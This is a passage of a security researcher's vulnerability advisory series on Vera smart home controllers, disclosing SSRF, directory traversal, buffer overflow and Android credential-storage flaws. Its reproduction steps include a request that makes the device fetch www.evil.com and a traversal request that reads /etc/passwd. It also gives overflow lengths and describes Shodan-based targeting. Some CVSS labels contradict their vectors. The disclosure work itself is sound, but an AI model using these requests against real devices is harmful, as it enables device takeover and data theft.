
The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Veralite up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

- 1) Navigate to [http://\[IP Address Device\]/cgi-bin/webif/info.sh](http://[IP Address Device]/cgi-bin/webif/info.sh)
- 2) We can observe that a password protected web management interface exists which is different than normal web interface provided for the user.
- 3) The password for this interface is the same as WiFi password and allows to control the device including modifying the filesystem. This password should be known to Vera tech support folks as well



Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can then navigate to the web interface and thus either brute force the password or identify it using directory traversal vulnerability.

Vulnerability discovery

The vulnerability was discovered simply by looking at the files inside the /www folder in the latest firmware.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified functionality needs to perform strict input validation to ensure that the filename parameters only contains a file name and nothing else.

9) SIG-EXT-05-2017-09 (Device can act as proxy to launch attacks for unauthenticated attacker) -- CVE-2017-9383

Introduction

Recently a security issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices that would allow an unauthenticated attacker to use the device as a proxy for launching attacks against other servers or devices on the Internet. Also it would be possible for an attacker to use the same issue to social engineer the user of the device as well. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a security issue in Veralite and Veraedge smart home controller/router that would allow an unauthenticated attacker to use the device as a proxy for launching attacks against other servers or devices on the Internet. Also it would be possible for an attacker to use the same issue to social engineer the user of the device as well. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MP
R:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):

- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).


The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

- 1) Navigate to [http://\[IP_address\]:3480/data_request?id=wget&url=www.evil.com](http://[IP_address]:3480/data_request?id=wget&url=www.evil.com)
- 2) Similarly navigate to [http://\[IP_address\]:3480/data_request?id=request_image&cam=&url=http://www.evil.com&res=&ip=&user=&pass=&timeout=&Expires=](http://[IP_address]:3480/data_request?id=request_image&cam=&url=http://www.evil.com&res=&ip=&user=&pass=&timeout=&Expires=)
- 3) In both the cases it can be observed that the device loads the web page mentioned in the URL GET parameter in the browser



Vulnerability Description

The device provides UPNP services that are available on port 3480 and can also be accessed via port 80 using the url "/port_3480". It seems that the UPNP services provide "wget" as one of the service actions for a normal user to connect the device to an external website.

```

::JobHandler_LuaUPnP::REQ_Wget(std::string &, LU::luc &, std::string &, char * &, int &, std::string &, mg_connection *):
r_20      = -0x20
r_18      = -0x18
r_14      = -0x14
r_10      = -0x10
r_C       = -0xC
r_8       = -8
r_4       = -4
g_10      = 0x10
g_1C      = 0x1C

        li    $gp, 0x209294
        addu  $gp, $t9
        addiu $sp, -0x30
        sw   $fp, 0x30+var_8($sp)
        move $fp, $sp
        sw   $ra, 0x30+var_4($sp)
        sw   $s3, 0x30+var_C($sp)
        sw   $s2, 0x30+var_10($sp)
        sw   $s1, 0x30+var_14($sp)
        sw   $s0, 0x30+var_18($sp)
        sw   $gp, 0x30+var_20($sp)
        la   $a1, URL # "REQ_CameraLights %d/%p"
        la   $t9, LU::luc::GetString(char const*,int *,int *)
        move $s0, $a2
        move $a0, $a2 # this
        addiu $a1, (aUr1_4 - 0x690000) # char *

c_45CC00: # int *
        move $a2, $zero
100.00% (56,80) (644,264) 0005CBEC 0045CBEC: LU::JobHandler_LuaUPnP::REQ_Wget(std::string &,LU::luc &,std::string &,char * &,int &,(Synchronized with Hex View-1)

```

It retrieves the parameter "URL" from the query string and then passes it to an internal function that uses curl module on the device to retrieve the contents of the website.

```

var_1c    = -0x1c
var_18    = -0x18
var_14    = -0x14
var_10    = -0x10
var_c     = -0xc
var_8     = -8
var_4     = -4
arg_10    = 0x10

li        $gp, 0x2DC980
addu     $gp, $t9
addiu    $sp, -0x60
sw       $fp, 0x60+var_8($sp)
move     $fp, $sp
sw       $ra, 0x60+var_4($sp)
sw       $s5, 0x60+var_c($sp)
sw       $s4, 0x60+var_10($sp)
sw       $s3, 0x60+var_14($sp)
sw       $s2, 0x60+var_18($sp)
sw       $s1, 0x60+var_1c($sp)
sw       $s0, 0x60+var_20($sp)
sw       $gp, 0x60+var_48($sp)
la       $t9, curl_easy_init
move     $s5, $a0
move     $s4, $a1
move     $s2, $a2
lw       $s0, 0x60+arg_10($fp)
jalr     $t9 ; curl_easy_init
move     $s3, $a3
lw       $gp, 0x60+var_48($fp)
bnez    $v0, loc_459568

```

100.00% (176,282) (626,198) 000594D0 004594D0: LU::JobHandler_LuaUPnP:wgetInternal(mg_connection *,char const*,char const*,c (Synchronized with Hex View-1)

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in the using the device as a port scanner or for launching attacks if the web management interface is exposed externally on the Internet. In case, if the device's web management interface is not exposed externally, then an attacker can trick the user of the device to navigate to an attacker's website which can then launch the attacks using hidden iframes or script tags, etc. The user of the device does not need to be logged into the device to execute the attacks.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "LuaUPnP" binary which is in the /mios/usr/bin folder inside the firmware.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

10) SIG-EXT-05-2017-10 (Directory traversal in UPNP daemon) -- CVE-2017-9382

Introduction

Recently a security issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices that would allow an unauthenticated attacker execute a directory traversal attack against the device and read the sensitive files stored within the device. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a security issue in Veralite and Veraedge smart home controller/router that would allow an unauthenticated attacker execute a directory traversal attack against the device and read the sensitive files stored within the device. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MP
R:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).


The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

- 1) Navigate `http://[IPAddress]:3480/data_request?id=file¶meters=../passwd`
- 2) Similarly navigating to `http://[IPAddress]/port_3480/data_request?id=lu_file¶meters=../passwd`
- 3) It can be observed that the device displays the `/etc/passwd` file



Vulnerability Description

The device provides UPNP services that are available on port 3480 and can also be accessed via port 80 using the url “/port_3480”. It seems that the UPNP services provide “file” as one of the service actions for a normal user to read a file that is stored under /etc/cmh-lu folder.

```
.text:0045F778 LU::JobHandler_LuaUPnP::REQ_File(std::string &, LU::luc &, std::string &, char *&, int &, std::string &):
.text:0045F778 # DATA XREF: LU::JobHandler_LuaUPnP::HandleRequest(std::string &,std::string &,LU::luc &,std::string &
.text:0045F778 # .eh_frame:006E8EA4jo ...
.text:0045F778
.text:0045F778 var_58 = -0x58
.text:0045F778 var_50 = -0x50
.text:0045F778 var_4C = -0x4C
.text:0045F778 var_48 = -0x48
.text:0045F778 var_44 = -0x44
.text:0045F778 var_40 = -0x40
.text:0045F778 var_3C = -0x3C
.text:0045F778 var_38 = -0x38
.text:0045F778 var_34 = -0x34
.text:0045F778 var_30 = -0x30
.text:0045F778 var_2C = -0x2C
.text:0045F778 var_28 = -0x28
.text:0045F778 var_1C = -0x1C
.text:0045F778 var_18 = -0x18
.text:0045F778 var_14 = -0x14
.text:0045F778 var_10 = -0x10
.text:0045F778 var_C = -0xC
.text:0045F778 var_8 = -8
.text:0045F778 var_4 = -4
.text:0045F778 arg_10 = 0x10
.text:0045F778 arg_14 = 0x14
.text:0045F778
.text:0045F780 li $gp, 0x2D66D8
.text:0045F780 addu $gp, $t9
.text:0045F784 addiu $sp, -0x68

0005F778 0045F778: LU::JobHandler_LuaUPnP::REQ_File(std::string &,LU::luc &,std::string &,char *&,int &,std::string &) (Synchronized with Hex View-1)
```

It retrieves the value from the “parameters” query string variable and then passes it to an internal function “FileUtils::ReadFileIntoBuffer” which is a library function that does not perform any sanitization on the value submitted and this allows an attacker to use directory traversal characters “../” and read files from other folders within the device.

```

IOC_45F89C:
    la    $a1, off_6D0000
    la    $v0, g_pRootWebDirectory
    la    $t9, std::string::string(char const*,std::allocator<char> const&)
    addiu $a1, (aAuthaAuthUsern+0x14 - 0x6D0000) # "/"
    addiu $a0, $fp, 0x68+var_3C
    lw    $s0, (g_pRootWebDirectory - 0x739590)($v0)
    jalr  $t9, std::string::string(char const*,std::allocator<char> const&)
    addiu $a2, $fp, 0x68+var_50
    lw    $gp, 0x68+var_58($fp)
    move  $a1, $s0
    la    $t9, std::operator<char,std::char_traits<char>,std::allocator<char>>(char const*,std::basic_strin
    addiu $a0, $fp, 0x68+var_38
    jalr  $t9, std::operator<char,std::char_traits<char>,std::allocator<char>>(char const*,std::basic_stri
    addiu $a2, $fp, 0x68+var_3C
    lw    $gp, 0x68+var_58($fp)
    addiu $a0, $fp, 0x68+var_34
    la    $t9, std::operator<char,std::char_traits<char>,std::allocator<char>>(std::basic_string<char,std::
    addiu $a1, $fp, 0x68+var_38
    jalr  $t9, std::operator<char,std::char_traits<char>,std::allocator<char>>(std::basic_string<char,std:
    move  $a2, $s3
    lw    $gp, 0x68+var_58($fp)
    addiu $s1, $fp, 0x68+var_34
    la    $t9, FileUtils::ReadFileIntoBuffer(std::string,uint &,bool,bool)
    move  $a0, $s1
    addiu $a1, $fp, 0x68+var_40
    li    $a2, 1
    jalr  $t9, FileUtils::ReadFileIntoBuffer(std::string,uint &,bool,bool)
    move  $a3, $zero
    lw    $gp, 0x68+var_58($fp)
    sw    $v0, 0($s2)

```

100.00% (2403,1238) (567,246) 0005F8F4 0045F8F4: LU::JobHandler_LuaUPnP::REQ_File(std::string s,LU::luc s,std::string s,char (Synchronized with Hex View-1)

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in being able to read the files if the web management interface is exposed externally on the Internet. In case, if the device's web management interface is not exposed externally, then an attacker can trick the user of the device to navigate to an attacker's website which can then launch the attacks using hidden iframes or script tags, etc and use a cross site scripting issue mentioned earlier to read the content retrieved from the device. The user of the device does not need to be logged into the device to execute the attacks.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "LuaUPnP" binary which is in the /mios/usr/bin folder inside the firmware.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

11) SIG-EXT-05-2017-11 (Unauthenticated Buffer Overflow in REQ_Image Function) -- CVE-2017-9391

Introduction

Recently an unauthenticated buffer overflow was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices that would allow an unauthenticated attacker to execute code on the device and control the device completely. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a buffer overflow issue in Veralite and Veraedge smart home controller/router that would allow an unauthenticated attacker to execute code on the device and control the device completely. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MP
R:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

- 1) Navigate to test_csrf_bufferoverflow.html (Ensure to change the IP address of the device in the HTML file below before executing it



test_csrf_buferoverf
low1.html

- 2) This should reboot the device completely
- 3) You can also use the python script below to generate the HTML file with other addresses that can execute code and do something other than reboot the device



generate_stack_por
t80.py

The function “LU::Generic_IP_Camera_Manager::REQ_Image” is activated when the lu_request_image is passed as the “id” parameter in query string. This function then calls “LU::Generic_IP_Camera_Manager::GetUrlFromArguments” and passes a “pointer” to the function where it will be allowed to store the value from URL parameter. This pointer is passed as the second parameter \$a2 to the function “LU::Generic_IP_Camera_Manager::GetUrlFromArguments”. However, neither the callee or the caller in this case performs a simple length check and as a result an attacker who is able to send more than 1336 characters can easily overflow the values stored on the stack including \$RA value and thus execute code on the device.

```

move    $s0, $a2
lw      $gp, 0x610+var_5C0($fp)
addiu   $v1, $fp, 0x610+var_59C
sw      $v1, 0x610+var_600($sp) # char **
addiu   $v1, $fp, 0x610+var_598
sw      $v1, 0x610+var_5FC($sp) # char **
la      $v1, URL # "REQ CameraLights %d/%p"
la      $t9, LU::Generic_IP_Camera_Manager::GetUrlFromArguments(LU::luc &,char *,int &,char const*&,char const*&,char const*)
addiu   $v1, (aScpdur1+4 - 0x690000) # "URL"
lw      $a0, 1552($fp) # this
sw      $v1, 24($sp) # char *
move    $a1, $s0 # LU::luc *
addiu   $a2, $fp, 212 # char *
addiu   $a3, $fp, 112 # int *
jalr    $t9 ; LU::Generic_IP_Camera_Manager::GetUrlFromArguments(LU::luc &,char *,int &,char const*&,char const*&,char const*)
move    $s4, $v0
lw      $gp, 0x610+var_5C0($fp)
move    $a0, $s0 # this
la      $a1, aEAUniqueUserCo # "e a unique User Code, using letters and"...
la      $t9, LU::luc::GetString(char const*,int *,int *)
addiu   $a1, (aMode - 0x6B0000) # "mode"
move    $a2, $zero # int *
move    $a3, $zero # int *
jalr    $t9 ; LU::luc::GetString(char const*,int *,int *)
move    $s3, $v0
lw      $gp, 0x610+var_5C0($fp)
beqz   $v0, loc_50626C
sw      $zero, 0x610+var_38($fp)

```

100.00% (3336,1426) (524,63) 00106214 00506214: LU::Generic_IP_Camera_Manager::REQ_Image(std::string &,LU::luc &,std::string (Synchronized with Hex View-1)

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing the buffer overflow attack and thus allow an attacker to control the device completely. In case, if the device’s web management interface is not exposed externally, then an attacker can trick the user of the device to navigate to an attacker’s website which can then launch the attacks using hidden iframes or script tags, etc thus executing code on the device. The user of the device does not need to be logged into the device to execute the attacks.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "LuaUPNP" binary which is in the /mios/usr/bin folder inside the firmware.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

12) SIG-EXT-05-2017-12 (Unauthenticated Buffer Overflow in GetUrlFromArguments Function) -- CVE-2017-9392

Introduction

Recently an unauthenticated buffer overflow was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices that would allow an unauthenticated attacker to execute code on the device and control the device completely. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a buffer overflow issue in Veralite and Veraedge smart home controller/router that would allow an unauthenticated attacker to execute code on the device and control the device completely. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MP
R:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

- 1) Navigate to test_csrf_bufferoverflow.html (Ensure to change the IP address of the device in the HTML file below before executing it




test_csrf_buferoverf
low2.html

- 2) This should reboot the device completely
- 3) You can also use the python script below to generate the HTML file with other addresses that can execute code and do something other than reboot the device



generate_stack_por
t3480.py



However, the function in this case misses to perform a simple length check and as a result an attacker who is able to send more than 184 characters can easily overflow the values stored on the stack including \$RA value and thus execute code on the device.

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing the buffer overflow attack and thus allow an attacker to control the device completely. In case, if the device's web management interface is not exposed externally, then an attacker can trick the user of the device to navigate to an attacker's website which can then launch the attacks using hidden iframes or script tags, etc thus executing code on the device. The user of the device does not need to be logged into the device to execute the attacks.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "LuaUPNP" binary which is in the /mios/usr/bin folder inside the firmware.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

13) SIG-EXT-05-2017-13 (Insecure Data Storage: Stealing Encrypted Files)

Introduction

Recently it was identified that the Android application Vera provided by Vera Technologies has been storing the user's username and password encrypted on the SDcard of the Android device. However, the application uses device parameters only to generate encryption key which allows any application installed on the device to generate the encryption key in the similar fashion and then steal the encrypted files from SDcard and decrypt user's credentials to access user's Vera cloud account. This was identified as a part of the research on IoT devices in the most recent firmware for VeraEdge device. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified identified that the Android application Vera provided by Vera Technologies has been storing the user's username and password encrypted on the SDcard of the Android device. However, the application uses device parameters only to generate encryption key which allows any application installed on the device to generate the encryption key in the similar fashion and then steal the encrypted files from SDcard and decrypt user's credentials to access user's Vera cloud account. It allows an attacker who can provide the default credentials to login into the Vera cloud services and control another user's device.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:L/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (L):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):

- Confidentiality Impact (C): High (H):
- Integrity Impact (I): High (H):
- Availability Impact (A): High (H):
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (H):
- Integrity Requirement (IR): Med (H):
- Availability Requirement (AR): Med (H)
- Resulting environmental score: 8.8 (High).

